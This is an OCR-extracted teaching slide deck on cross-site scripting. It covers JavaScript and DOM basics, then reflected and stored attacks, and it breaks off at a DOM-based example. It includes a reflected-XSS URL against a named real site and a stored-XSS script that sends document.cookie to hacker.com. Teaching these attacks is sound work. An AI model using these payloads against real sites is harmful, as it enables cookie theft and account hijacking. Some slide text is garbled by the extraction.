Xss: Cross-site Scripting


Andrea Picardi
Alexandru Florin Lazar
Antonio Lagrotteria
Lars Dahl Jørgensen

Intro: What is XSS ?

- Cross-site scripting is a type of computer security vulnerability.
- Typically found in Web-base Applications.
- Code injection by malicious web users.
  - Examples: HTML or JavaScript code.
- In 2007, 80% of all web page are vulnerable.

Intro: When is there a XSS vulnerability?

- Xss holes: when developers have a blind trust in the users.
- It allows malicious users to by-pass access controls.
- How can we understand if there is a XSS hole?



Agenda


- Short JavaScript Introdution (just for XSS).
- Different kind of XSS attack:
  - Non-Persistent Attack;
  - Persistent Attack;
  - DOM Based Attack;
- What can we do with XSS:
  - Phishing
  - Cookies Stealing
  - Real XSS cases:
    - Google Apps;
    - MySpace XSS Warm;
- Method to avoid XSS.
- Exercise hour: Practice with WebGoat!

JavaScript

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
    <title>simple page</title>
</head>
<body>

    <script type="text/javascript">
        document.write('Hello World!');
    </script>

    <noscript>
    <p>Your browser either does not support JavaScript, or you
    have JavaScript turned off.</p>
    </noscript>

</body>
</html>
```

DOM – Document Object Model


- DOM is a World Wide Web Consortium (W3C) specification, which defines the object model for representing XML and HTML structures.




Level 1	• Core, extended interfaces for XML, HTML
Level 2	• Core, Views, Events, CSS, Traversal and Range, HTML
Level 3	• Core, Load and Save, Validation, Events, XPath

DOM Example

```
<TABLE>
  <TBODY>
    <TR>
      <TD>Shady Grove</TD>
      <TD>Aeolian</TD>
    </TR>
    <TR>
      <TD>Over the River,
                  Charlie</TD>
      <TD>Dorian</TD>
    </TR>
  </TBODY>
</TABLE>
```




AJavascriptAX




ASP.Net AJAX In Action, Manning (2007)

Tom's Halls
A JavaScript Platform Game Engine



JavaScript Introduction

Sitecore CMS



Non-Persistent (or Reflected) Attack

- The most common attack. Considered less dangerous. Usually used in phishing attempts.
- Attack requires to persuade the victim to click on a prepared URL (*Social Engineering*).
- Non valid content:
  - Reflected Web Input (form field, hidden field, url, etc…).
  - Contents those the browser understand it must execute (es: <script>…</script>).
  - Ex: http://www.propmart.com/search/pm_IdSearch.asp?txtPropertyId=&quote;><script>alert('XSS')</script><span style=&quote;

Non-Persistent Attack - Example

Search forms often report searched word in the page.

Script Injection in search form

Web Site send the script to the browser that execute the code.

Non-Persistent Attack

- It doesn't seem to be more aggressive, because the pop-up is shown by the same attacker but…

What's happen if the attacker obtains stolen information about another user?

- He can…
  - …steal credential;
  - …deface a website;
  - …create a fake page o spam email;
  - …observe user request;
  - …and more.

Persistent (stored) XSS Attacks

- Similar to Non-persistent, but even more effective
- Stored in the attacked webserver's database
  - Fx in a post in a bulletin board
- The trusted webpage is no longer to be trusted
- Persistent attacks are unvisible and… persistent!

Example

- Bulletin Board
  - Person 1 creates a post at the BulletinBoard including a malicious javascript


```
<script>
new Image().src=
"http://hacker.com/xss.cgi?c="+encodeURI(document.cookie);
</script>
```

  - Person 2 reads the post and the javascript is executed on person 2's computer

DOM-based

a.k.a.

- Type 0 […]
- […] of the Third kind
- Local



Example 1

